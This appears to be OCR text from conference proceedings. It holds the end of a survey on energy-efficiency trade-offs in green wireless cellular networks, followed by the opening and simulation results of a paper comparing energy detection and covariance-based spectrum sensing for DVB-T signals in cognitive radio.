Having in mind the energy consumption issue in rapidly growing ICT (and wireless networks, in particular), standardization of an energy efficiency evaluation framework has already started in a number of bodies. However, three major shortcomings of wireless networks are:

- System performance is optimized for capacity and evaluated at full load, which implies that the system is poorly configured at low loads
- The output power at the antennas is taken as performance measure, but in order to evaluate the energy consumption, the total input power should be considered
- Performance metrics that measure the energy efficiency.

III. Reducing Energy Consumption In Wireless Networks

Research in this area clearly show that reducing power consumption of the base station or access point has to be an important element of Green Radio project. When it is about the power consumption of a mobile handset per subscriber, it is much lower than the base station. However, manufacturing energy is a much larger component in the mobile handset than in the base station. It is mainly due to the fact that lifetime of a base station is much longer (typically 10–15 years) compared to a handset (approximately 2 years). In addition, the energy costs of a base station are shared between many mobile subscribers, leading to a large imbalance in the contribution of embodied energy. Some of the opportunities for energy saving in wireless networks are presented further in this paper.

Certain energy saving potential lays in network traffic characteristics. Namely, strong variations in traffic patterns are observed at base stations. In addition, the traffic demand varies strongly by location and requires different cell site planning. In these deployments, the system capacity can be designed to serve the local traffic demand without overprovisioning the surrounding area with macrocells. Such design should allow energy efficient network operation during high local load, but these additional small cells and relays in a hierarchical deployment each consume additional power in the network. However, due to the daily variations of traffic significant potential savings can be expected from completely switching off capacity-cells or sectors of cells during low load times, when the macrocells can take over the remaining local traffic, or even from switching off sectors in the macro layer, [5]. It is worth to mention that some large manufacturers already implemented some Power Savings features which reduce energy consumption by disabling transmitters during low traffic hours.

Another potential for improving the energy efficiency of a wireless cellular networks are different base station components, since they are the main contributors to the total energy consumption. Ways to improve energy efficiency at the component level are: finding the right metric, improving the power amplifier efficiency, interference management and mitigation, deactivation of components, reducing load, optimizing power consumption of the remaining components, [1].

Additional energy consumption reduction can be achieved in redesigning the radio interface, with no significant influence on possibility to provide high data rates, optimal spectral efficiency, appropriate coverage, and low latencies. Reduction the overhead of reference symbol and control signals, baseband signal processing, discontinuous transmission and base station (micro or deep) sleep modes, energy efficient routing and multihop transmission offer potential to increase the energy efficiency [6].

On network level, the potential for reducing energy consumption is in the layout of networks and in their management. The energy consumption for maintaining network operation has to be evaluated as a function of cell size and deployment scenario, for given traffic distributions and environments ranging from dense urban to rural areas [7]. Energy efficient adaptation to the daily and spatial variation of the traffic demand requires specific network management functionalities. The state-of-the-art solution is to simply reduce the number of active network elements when the traffic demand decreases [8]. However, once different energy efficient deployment scenarios are available for different traffic situations, new horizons open for network management.

IV. Fundamental Trade-Offs On Green Wireless Networks

GR research is a large and comprehensive area that covers all layers in the protocol stack of wireless access networks as well as the architectures and techniques. Four fundamental tradeoffs in green wireless network design are identified in order to improve energy efficiency while guaranteeing satisfactory quality-of-service/cost, [4]:

- Deployment efficiency (DE)–energy efficiency (EE) trade-off: to balance the deployment cost, throughput and energy consumption in a network as a whole
- Spectrum efficiency (SE)–EE trade-off: given bandwidth available, to balance the achievable rate and energy consumption of the system
- Bandwidth (BW)–power (PW) trade-off: given a target transmission rate, to balance the bandwidth utilized and the power needed for transmission
- Delay (DL)–PW trade-off: to balance the average end-to-end service delay and average power consumed in transmission

A. DE–EE Trade-Off

DE presents a measure of system throughput per unit of deployment cost. EE is defined as system throughput for unit of energy consumption, and it is mostly considered during network operation.

In order to minimize the deployment costs (including the equipment and site rental) larger cell size is advised. But due to signal attenuation, higher transmitted power is needed. In order to minimize energy radiation, smaller cells are deployed. Smaller cell size inevitable leads to larger number of cells, i.e. higher deployment cost. That is why a trade-off between DE and EE is necessary. Since the equipment and implementation costs usually do not scale proportionally with the target cell size and transmitted energy, simple trade-off relation can not be derived. That is why planning a cell site means the following: for any target network throughput and given deployment budget, the corresponding deployment efficiency should be calculated. Then the decision on the maximum achievable energy efficiency should be made, that should lead to the corresponding optimal cell size. For LTE-Advanced or beyond networks, heterogeneous networks (HetNet) have been approved as a work item. In these networks, using the macro and micro/pico/femto cells, coverage and capacity provision can now be decoupled into different tiers of the network. The other candidate for future architectures is cooperative networks (CoopNet), where new air interface techniques, such as relay and distributed antenna systems (DAS), are employed. Dynamic switch off/on of coverage overlaid cells in low traffic is an example in HetNet, while dynamic relay selection or CoMP pattern selection is the counterpart in CoopNet. As it introduces no extra cost but saves redundant energy consumption, it can improve DE and EE simultaneously, [9].

B. SE-EE Trade-Off

SE is defined as the system throughput per unit of bandwidth, and is a widely accepted criterion for wireless network optimization. On the contrary, EE was previously ignored by most research efforts and was not considered by 3GPP as an important performance indicator until very recently, but now it becomes an important and indispensable factor in wireless networks. The main issue is how to balance these two metrics in future systems, because they are usually not consistent and sometimes conflict with each other. A detailed study of such trade-off is needed, in order to determine how much spectrum efficiency should be sacrificed for energy efficiency to obtain optimal system. SE and EE can be expressed as, [4]:

$$\eta_{SE} = \log_2\left(1+\frac{P}{WN_0}\right), \tag{1}$$

and:

$$\eta_{EE} = W\log_2\left(1+\frac{P}{WN_0}\right)/P, \tag{2}$$

where N_0 present power spectral density of AWGN, P is transmit power and W is system bandwidth. Their relation can be expressed as:

$$\eta_{EE} = \frac{\eta_{SE}}{\left(2^{\eta_{SE}}-1\right)N_0}. \tag{3}$$

It can be seen that μ_{EE} decreases monotonically with μ_{SE}. However, in practical systems the SE-EE relation is not as simple as given in (3). In fact, electronic circuit energy consumption changes the fundamental tradeoff between EE and SE. That is mainly due to the fact that EE presents information bits per unit energy (not only transmit energy), so that an additional circuit power factor needs to be added in the denominator of (3). Accordingly, the μ_{EE}- μ_{SE} curve becomes bell shape that decrease with the circuit power.

Interesting research topics may include the following aspects: characterizing the SE-EE trade-off under practical hardware constraints, investigating the network SE-EE trade-off in multi-user/multicell environments, joint design of physical layer transmission schemes and resource management strategies that will improve the network SE-EE trade-off, [10].

C. BW-PW Trade-Off

Bandwidth and power are the most important but limited resources in wireless communications. Their relationship can be expressed as:

$$P = WN_0\left(2^{R/W-1}\right). \tag{4}$$

This expression shows that PW is monotonically decreasing function of BW, and this BW-PW relation is crucial to radio resource management. In practical systems the circuit power consumption actually scales with the system BW, which entangles the BW and PW relation. Some of interesting research topics are advanced techniques for BW-PW trade-off with practical concerns and novel network architectures and algorithms to improve BW-PW trade-off. The future deployment of LTE or LTE-Advanced systems provides more flexibility on the spectrum usage so that the transmission BW can be tuned for different applications, unlike 2G and 3G wireless communication systems that use fixed BW transmission, leaving no space for dynamic BW adjustment. Technologies such as spectrum refarming, CA (Carrier Aggregation), and software defined radio (SDR)-based CR (Cognitive Radio) techniques are maturing to support the flexible use of BW. Hence, the BW-PW trade-off with advanced resource management algorithms under new network architectures deserves future research, [11].

D. DL-PW Trade-Off

DL, also known as service latency, is a measure of QoS and user experience, and is closely related to the upper layer traffic types and statistics. In GSM communication system the DL between the transmitter and the receiver mainly consists of signal processing time and propagation delay, because the traffic generated in voice service is continuous and constant, so fixed rate coding and modulation schemes are good enough. Future networks must deal with various applications and heterogeneous DL requirements. That raises an issue how to get balance between QoS (e.g. delay) and power consumption. Shannon's formula gives us the insight how

many bits of information are transmitted in the unit of time:

$$R = W \log_2\left(1+\frac{P}{WN_0}\right). \quad (5)$$

This means that it takes $t_b=1/R$ to transmit a bit. The average power per bit can be expressed as:

$$P_b = WN_0 t_b\left(2^{\frac{1}{t_b W}}-1\right). \quad (6)$$

From the above given relation, (2), it can be seen that PW is monotonically decreasing function of DL.

In the case with traffic dynamics the service DL should include both the waiting time in the traffic queue and the time for transmission. More open issues need to be addressed, including: DL-PW tradeoff for heterogeneous DL requirements in multi-user/multi-cell scenarios; joint design of physical layer transmission schemes and resource management to improve DL-PW tradeoff with consideration of practical concerns; simplified and insightful but approximate mathematical models for DL-PW relation. In general, there is no closed form expression available to show the direct relation between DL and PW.

It is clear that any of the above described target efficiencies could be obtained at the cost of some other benefit in overall network performance. Finding the optimal resource allocation and maintaining high level of QoS is very difficult task, especially due to the fact that most of the results that give some insight in optimal trade-off is of rather theoretical than practical interest. That is because such relations are very complex, why certain assumptions are made. Under practical conditions, such assumptions are not valid, thus leading to less optimal solution. Such differences are illustrated in Fig. 1, [4].




Figure 1. Trade-off relations in theoretical and practical case

V. CONCLUSION

Green communication is a very important research topic in recent years due to increasing growth of overall ICT sector. It started as several isolated projects, but during last few years research on this subject has received a lot of attention and grew into worldwide initiative.

Starting from the Green Radio program, which is the first global research project with the goal to increase energy efficiency and reduce emissions of carbon dioxide, more and more workshops and conferences are dedicated to this subject. Many ideas and solutions are proposed in each network level, but still, it is a question how operators are ready to invest in a green network. However, it is almost certain that future wireless networks will be based on more environmental friendly concept. Therefore, such research will be a great need and the inevitable trend for operators and equipment manufacturers.

Thereby, this paper deals with one very important issue which is a concern of industry, operators, regulatory bodies and whole society, and that is energy efficiency of mobile cellular networks. Initially, it presents an overview of most important issues and trends. It also identifies wireless network elements that could be redesigned in order to be more energy efficient.

REFERENCES

[1] L. M. Correia, D. Zeller, O. Blume, D. Ferling, Y. Jading, I. Gódor, G. Auer and L. Van der Perre „Challenges and enabling technologies for energy aware mobile radio networks“, IEEE Communications Magazine, november 2010

[2] J. Malmodin, “The importance of energy in LCA for the ICT sector,” Proc. 14th SETAC, Göteborg, Sweden, Dec. 2007.

[3] C. Han, T. Harrold, S. Armour, I. Krikidis, S. Videv, P. M. Grant, H. Haas, J. S. Thompson, I. Ku, C. X. Wang, T. A. Le, M. R. Nakhai, J. Zhang and L. Hanzo, “Green Radio: Radio techniques to enable energy-efficient wireless networks”, IEEE Communications Magazine, June 2011.

[4] Y. Chen, S. Zhang, S. Xu and G. Ye Li, “Fundamental trade-offs on green wireless networks”, IEEE Communications Magazine, June 2011.

[5] O. Blume, H. Eckhardt, S. Klein, E. Kuehn and W. M. Wajda “Energy savings in mobile networks based on adaptation to traffic statistics“, Bell Labs Technical Journal, September 2010.

[6] I. Krikidis, J. S. Thompson, and P. M. Grant, “Cooperative relaying with feedback for lifetime maximization,” Proc. IEEE ICC 2010 Wksp. E2NETS, Cape Town, South Africa, May 2010.

[7] 3GPP TR 36.814 v2.0.1, “Further advancements for EUTRA. Physical layer aspects (Release 9),” Tech. Spec. Group Radio Access Net., Mar. 2010; http://www. 3gpp.org

[8] Ericsson, “Sustainable energy use in mobile communications,” White Paper, Aug. 2007; http://www.ericsson.com.

[9] Y. Chen, S. Zhang, and S. Xu, “Characterizing energy efficiency and deployment efficiency relations for green architecture design,” Proc. IEEE ICC ’10, Cape Town, South Africa, May 2010.

[10] G. Miao et al., “Interference-aware energy-efficient power optimization,” Proc. IEEE ICC ’09, Dresden, Germany, June 2009.

[11] D. Grace et al., “Using cognitive radio to deliver green communications,” Proc. 4th Int’l. Conf. Cognitive Radio Oriented Wireless Networks and Commun., June 2009.

Performance Analysis of Covariance Based Detection in Cognitive Radio

Tanuja Satish Dhope (Shendkar)*, Dina Simunic**
*Faculty of Electrical Engineering and Computing University of Zagreb, Croatia
** IEEE Senior Member, Faculty of Electrical Engineering and Computing University of Zagreb,Croatia
*tanuja__dhope@yahoo.com,**Dina.Simunic@fer.hr

Abstract - In cognitive radio networks, the first cognitive task preceding any form of dynamic spectrum management is the spectrum sensing and identification of spectrum holes in wireless environment. In cognitive radio, spectrum sensing is fundamental crucial task. Energy detection method is a basic method, which requires knowledge of noise power but suffers from noise uncertainty problem. Covariance based detection exploits space-time signal correlation that does not require the knowledge of noise and signal power. The covariances of signal and noise are generally different which can be used in detection of licensed user. However, there are not many studies that show the feasibility of the detectors and analyze their performance under fading channels. In this paper, we analyzed the detector performance exploiting TV White Space under Rayleigh and Rician fading channel by setting probabilities of false alarm and measuring probability of detection. We further analyze the effect of smoothing factor and overall correlation coefficient on the performance of covariance based detector. Covariance based detector outperformed the energy detector with noise uncertainty even under the time-varying fading channels.

I. INTRODUCTION

In our day to day life, devices such as TV remote controls, cellular phones, personal digital assistants (PDA), satellite TV receivers or mobile computers are based on wireless communications technology and still many new technologies are emerging, which demand more spectrum and bandwidth for faster growth. The fixed spectrum allocation policies lead to underutilization of spectrum allocated to primary user (PU) [1], thus demanding dynamic allocation of spectrum instead of static [2], [3]. Recently, there have been growing interests in cognitive radio, where secondary opportunistic radio exploits opportunistically spectrum left-overs, or so-called "White Spaces", by means of knowledge of the environment and cognition capability, and adapts their radio parameters accordingly [2], [3], [4], [5]. The upcoming IEEE 802.11af standard (known as "super-Wi-Fi" or "Power over Ethernet") is based on cognitive radio (CR)[6], utilizing the bandwidth within TV broadcast stations [7], [8], [9], [10]. CR makes opportunistic use of the spectrum by allowing unlicensed or secondary user (SU) to reuse the spectrum whenever the licensed or primary user (PU) is inactive. The SUs are required to perform the frequent spectrum sensing for detecting the presence of PUs with a high probability of detection and vacant the channel or reduce transmit power. For IEEE 802.11af standard, time to vacate band after PUs detection is 2s with 90% of probability of detection and 10% of probability of false alarm at SNR level as low as -20dB along with geo-location accuracy of +/-50m [6], [9], [10]. Sensing a spectrum is a crucial task in CR.

There have been several sensing methods, including the Likelihood ratio test (LRT)[11], Energy detection (ED) method [11],[12],[13],Matched filtering (MF)-based method [11],and Cyclostationary detection method [11], each of the mentioned methods has different requirements together with advantages or disadvantages. Although LRT is proven to be optimal, it is very difficult to use, because it requires exact channel information and distributions of the source signal and noise. To use LRT for detection, we need to obtain the channels and signal and noise distributions first, which are practically intractable. The MF-based method requires perfect knowledge of the channel responses from the primary user to the receiver and accurate synchronization (otherwise, its performance will dramatically be reduced). Energy detection method is a semi-blind detection which requires knowledge of noise power only for signal detection. In [12], sets of receiver operating characteristic (ROC) curves are drawn for several time-bandwidth product for spectrum sensing using energy detection. In [11], Blindly combined energy detection method which uses the spatial correlation of received signals based on energy detection, is analysed for independent and identically distributed source signal which is FM modulated wireless signal operated in vacant TV channels with a bandwidth less than 200 kHz , the flat-fading and the multipath fading channel. The experimental study for spectrum sensing in 2.4 GHz ISM band over 85 MHz of bandwidth using energy detection for sine wave carrier and QPSK sensing is evaluated in [14]. In the same reference minimum detectable signal levels set by the receiver noise uncertainties are measured. The cyclostationary detection method needs to know the cyclic frequencies of the primary users, which may not be realistic for many spectrum reuse applications. Furthermore, this method demands excessive analog-to-digital (A/D) converter requirements and signal processing capabilities [11]. In the references: [11],[15],[16], a new spectrum sensing algorithm based on covariance of the received signal called as Covariance Absolute Value (CAV) is proposed. CAV is a blind

detection method, uses space-time signal correlation for signal detection which does not require any knowledge of noise and signal power. The covariances of signal and noise are generally different, which can be used in detection of PU.

In [15],[16], the performance of ED and CAV is evaluated for Advanced Television Systems Committee (ATSC) (used in USA and South Korea)of 6MHz bandwidth for the narrow-band signal of a wireless microphone, by analysis of multiple antennas. In [15], ROC curve is analyzed for wireless microphone signal for outdoor environment with Rician channel, further probability of detection (P_d) versus the smoothing factor is studied for a wireless microphone signal. Also in [15] P_d versus different values of SNRs are studied for ATSC signal with single and multiple antennas which is concluded by the effect of time variant channel on the detection of ATSC signal. But in [15]–[16] the ROC curve and the effect of time-variant Rayleigh channel using ED and CAV spectrum sensing algorithms on detection of ATSC signal has not been studied. Further CAV method for DVB-T standard for 8 MHz bandwidth has not been evaluated.

Since cognitive radio is an emerging technology, the performance of the spectrum sensing algorithm needs to be analyzed under conditions of different fading channels.

The goal of this paper is to present an analysis of energy detection with noise uncertainty and covariance based detection for DVB-T standard for 8MHz bandwidth in 2k mode used for mobile reception of standard television. This paper focuses on analyzing two algorithms under conditions of AWGN channel, Rayleigh and Rician fast and slow time variant fading channels using time-variant Jakes' model based on probability of detection under varying SNR conditions, P_d versus P_{fa} for different SNRs, P_d versus smoothing factor, P_d versus overall correlation coefficient and receiver operating characteristic (ROC) curve for DVB-T signal .

The organization of the paper is as follows. The overview of ED and CAV is made in section II. Simulation is performed in section III for terrestrial digital video broadcasting based on the two methods under different channel conditions, followed by conclusions in section IV.

II. ANALYSIS OF ED AND CAV METHODS

The Neyman-Pearson criteria say that the spectrum detection is a binary hypothesis sensing problem [11], [12], [13].

$$H_0: y(n) = \eta(n) \qquad n = 1,2,3, \ldots\ldots \qquad (1)$$
$$H_1: y(n) = s(n) + \eta(n) \quad n = 1,2,3, \ldots\ldots$$

where $s(n)$ indicates the PU and $\eta(n)$ is the additive white Gaussian noise which is assumed to be independent and identically distributed random variable with zero mean and variance σ_η^2. Here, the hypothesis H_0 means the absence of signal and H_1 its presence. Performance of spectrum sensing algorithm is indicated by two metrics: by a probability of detection, P_d, which is the probability of the algorithm correctly detecting the presence of the PU and by a probability of false alarm, P_{fa}, which defines probability of the algorithm mistakenly declaring the presence of PU leading to underutilization of available spectrum opportunities.

A. Energy Detection Method

Energy detection method compares the energy of the received waveform over a specified time with a threshold obtained for a given P_{fa} limit to decide whether primary signal exists or not. Note that for a given signal bandwidth B, a pre-filter matched to the bandwidth of the signal needs to be applied as shown in Fig.1.




Figure 1. Implementation of energy detection

The decision statistic for energy detector is [12], [13]:

$$T_{ED} = \frac{1}{N} \sum_{n=0}^{N-1} (|y(n)|)^2 \qquad (2)$$

where N is the total number of taken signal samples. This decision statistic is compared with a threshold β_{ED} in order to decide whether the signal is present or not. If $T_{ED} > \beta_{ED}$, the signal is assumed to be present; otherwise it is assumed to be absent. In case of large N, according to Central Limit Theorem (CLT), the probability distribution function of T_{ED} can be approximated by Gaussian distribution. The expressions for probability of detection and false alarm can be obtained as:

$$P_d = Q\left(\frac{\sqrt{N}\,(\beta_{ED} - (\sigma_s^2 + \sigma_\eta^2))}{\sigma_s^2 + \sigma_\eta^2}\right) \qquad (3)$$

$$P_{fa} = Q\left(\frac{\sqrt{N}\,(\beta_{ED} - \sigma_\eta^2)}{\sigma_\eta^2}\right) \qquad (4)$$

where σ_s^2 is primary user signal variance, σ_η^2 is noise variance and Q(t) is Q function given by:

$$Q(t) = \frac{1}{\sqrt{2\pi}} \int_t^{+\infty} e^{-\frac{u^2}{2}}\, du \qquad (5)$$

In energy detection accurate knowledge of noise power is a must for signal detection. But unfortunately in practice, the uncertainty always exists due to uncertainty of the measurements and of the time-variation of noise power. Due to the noise uncertainty [14], [17], [18] the estimated noise power may be different from the actual noise power by a factor γ, called as noise uncertainty factor: $\hat{\sigma}_\eta^2 = \gamma\sigma_\eta^2$. The noise uncertainty bound (in dB) is given as:

$$A = \sup\{10log_{10}\gamma\} \qquad (6)$$

The noise uncertainty bound is usually 1 to 2 dB [17].This creates Signal -to-Noise Ratio wall (SNR wall) under which it is not possible to detect the signal [18].

B. Covariance Absolute Value Method

CAV is a blind detection method which does not require any knowledge of noise and signal power, uses space-time signal correlation for signal detection. The covariances of signal and noise are generally different. This difference is used in CAV method to differentiate the signal component (PU) from background noise [15],[16].

Let

$$s(l) = [s(N-1-l), \dots\dots\dots, s(-l)] \quad (7)$$
$$\eta(l) = [\eta(N-1-l), \dots\dots\dots, \eta(-l)]$$
$$y(l) = [y(N-1-l), \dots\dots\dots, y(-l)]$$

where N is the total number of signal samples, the range of l is from 0 to L-1, the parameter L is called smoothing factor as explained in [15], [16]. $s(l)$ represents signal samples, $\eta(l)$ represents noise samples and $y(l)$ the received signal samples.

$$y(l) = s(l) + \eta(l) \quad (8)$$

The auto-correlations of the received signal is

$$c(l) = \frac{1}{N}\sum_{n=0}^{N-1} y(n) * y(n-l) \;\; l = 0,1,.,L-1 \quad (9)$$

The covariance matrix of $y(l)$ under H_0 and H_1 is given by

$$R_y(l) = E[y(l)y(l)^H] = \sigma_\eta^2 I_L \quad : H_0 \quad (10)$$
$$= R_s(l) + \sigma_\eta^2 I_L \;\; : H_1$$

where $R_s(l)$ is the covariance matrix of $s(l)$, I_L is the identity matrix of dimension L and

$$\sigma_\eta = E[\eta(l) * \eta(l)^*]$$

If there is correlation between the signal samples due to oversampling, the $R_s(l)$ will be different from identity matrix. In the matrix form, the covariance matrix of the received signal is

$$R_y(N) = \begin{bmatrix} c(0) & c(1) & .. & c(L-1) \\ c^*(1) & c(0) & .. & c(L-2) \\ c^*(L-1) & c^*(L-2) & .. & c(0) \end{bmatrix} \quad (11)$$

This matrix is Toeplitz and Hermitian. Based on this covariance matrix, two metrics T_1 and T_2 are defined as follows:

$$T_1 = c(0) + \frac{2}{L}\sum_{l=1}^{L-1}(L-l)\,|c(l)| \quad (12)$$

$$T_2 = c(0) \quad (13)$$

The ratio $\frac{T_1}{T_2}$ can be used to detect the presence of the signal. When there is no signal, $\frac{T_1}{T_2} = 1$ and if the signal is present, $\frac{T_1}{T_2} > 1$. The following decision metric for CAV is derived as:

$$T_{CAV} = \frac{T_1}{T_2} \quad (14)$$

According to this decision metric, probability of false alarm and the probability of detection have the following form:

$$P_{fa} = 1 - Q\left(\frac{\frac{1}{\beta_{CAV}}\left(1+(L-1)\sqrt{\frac{2}{N\pi}}\right)-1)}{\sqrt{2/N}}\right) \quad (15)$$

$$P_d = 1 - Q\left(\frac{\frac{1}{\beta_{CAV}} + \frac{\beta_L\, SNR}{\beta_{CAV}\;(SNR\;+1)} - 1}{\sqrt{2/N}}\right) \quad (16)$$

where signal-to-noise ratio:$SNR = \frac{\sigma_s^2}{\sigma_\eta^2}$, β_{CAV} is the decision threshold and β_L is a very important parameter for CAV called overall correlation coefficient. It is defined as:

$$\beta_L = \frac{2}{L}\sum_{l=1}^{L-1}(L-l)\,|e(l)| \quad (17)$$

where $e(l) = \frac{E[s(n)s(n-l)]}{\sigma_s^2}$ (18)

This is normalized correlation strength between the signal samples (range is between 0 to 1).

C. Comparison between ED and CAV based detection

The comparison between ED and CAV based detection method is done based on following parameters:

- Number of samples required to achieve P_d and P_{fa} >0:

$$N_{ED} = \frac{2\left(Q^{-1}(P_{fa}) - Q^{-1}(P_d)\right)^2}{SNR^2} \quad (19)$$

$$N_{CAV} = \frac{2\left(Q^{-1}(P_{fa}) - Q^{-1}(P_d) + \frac{L-1}{\sqrt{\pi}}\right)^2}{(\beta_L\; SNR)^2} \quad (20)$$

Equation (20) indicates that for a fixed P_d and P_{fa}, N_{CAV} is only dependent on smooting factor and overall correlation strength.

Comparing "(19)" and "(20)", if we want $N_{CAV} < N_{ED}$, we need

$$\beta_L > 1 + \frac{L-1}{\sqrt{\pi}(Q^{-1}(P_{fa}) - Q^{-1}(P_d))} \quad (21)$$

This holds true iff signal samples are highly correlated [15], [16].

➢ Computational Complexity :

ED requires N multiplications and additions and CAV requires L times that of ED computations.

III. SIMULATION RESULTS

In the following, we will show the simulation results of energy detection without noise uncertainty, energy detection with noise uncertainty and covariance based detection for the primary signal which is Digital Video Broadcast–Terrestrial (DVB–T) signal generated using MATLAB according to European Telecommunications Standards Institute (ETSI) specifications given in [19] intended for mobile reception of standard definition TV in 2K mode with 8 MHz bandwidth. The received signal is sampled at the rate 36 times sampling rate at the transmitter. Signal-to-Noise Ratio (SNR) of the received signal is unknown. In order to use the signals for simulating the algorithms at very low SNR, we need to add white noise to obtain various SNR levels [20]. The DVB-T signal and the added white noise are passed through a raised cosine filter with bandwidth 8MHz, and rolling factor 0.5 with 217 taps. The number of used samples is 30000. For covariance based detection the smoothing factor is chosen as L=6.The threshold for detection for both the methods is calculated based on P_{fa}.

Fig.2 shows the performance of ED and CAV for probabilities of false alarm P_{fa} = 0.1 in AWGN channel. With "ED-x dB" means energy detection with x-dB noise uncertainties. ED and CAV show probability of detection for SNR = -20 dB as 0.35 and 0.28 respectively.




Figure 2: Probability of detection versus SNR for P_{fa} =0.1 with N=30000 in AWGN channel.

For noise uncertainty like ED-0.4dB, ED-1.1 dB, ED-1.6dB and ED-1.8dB probability of detection is 0.247, 0.239, 0.238 and 0.237 respectively. Comparison of the curves in Fig.2 for all values of SNR clearly indicates that even if the noise uncertainty is only 0.4dB, the probability of detection of energy detection is much worse than CAV. On the other hand, Fig.2 also shows that ED with the exact knowledge of noise power performs better compared to CAV method.

To check the performance of the methods for time-varying channels, the time- varying channel is generated based on the simplified Jakes' model with Doppler frequency DF1=100Hz and DF2=1000Hz for Rayleigh channel with P_{fa}=0.1and N=30000. As shown in Fig.3, in case of Rayleigh slow time-varying channel at SNR of -14dB, ED, CAV, ED - 0.4dB and ED - 1.1 dB show probability of detection as 0.8, 0.58, 0.21, 0.18. For Rayleigh fast fading channel at SNR of -14 dB, ED, CAV, ED - 0.4dB and ED - 1.1 dB show probability of detection 0.6,0.52,0.15,0.14, respectively.If the curves as shown in Fig.3 are compared for slow and fast time-varying channels for all values of SNR, CAV shows good probability of detection compared to ED with noise uncertainty. But the probability of detection for CAV degrades in fast time-varying channel compared to slow time-varying channel. Same is true for ED.




Figure 3: Probability of detection versus SNR for P_{fa}=0.1, N=30000 under Rayleigh time- varying channel.




Figure 4: Probability of detection versus SNR for P_{fa} =0.1 and N=30000 under Rician time-varying channel with K=10 and K=1.

For Rician channel, Doppler frequency of 100Hz with P_{fa}=0.1and N=30000 is considered, Fig. 4 reflects its effect on the probability of detection for ED and CAV for K=1and K=10. At K=10 and SNR = -14dB; ED, CAV,

ED-0.4dB, ED-1.1dB show probability of detection as 0.83, 0.6, 0.21, 0.18 respectively. For K=1 and SNR= -14dB; ED, CAV, ED-0.4dB, ED-1.1dB show probability of detection as 0.62, 0.52, 0.15, 0.14 respectively. By comparing the curves for all values of SNR with K=1 and K=10, it reveals that CAV performs well compared to ED with noise uncertainty. The probability of detection for Rician time-varying channel with K=10 is good, compared to K=1.




Figure 5: Receiver operating characteristics (ROC) curve for ED and CAV with P_{fa}=0.1, SNR= -14dB and N=30000 under Rayleigh time-varying channel




Figure 6: Receiver operating characteristics (ROC) curve for ED and CAV with P_{fa} =0.1, SNR= -14dB and N=30000 under Rician time-varying channel for K=1 and K=10.

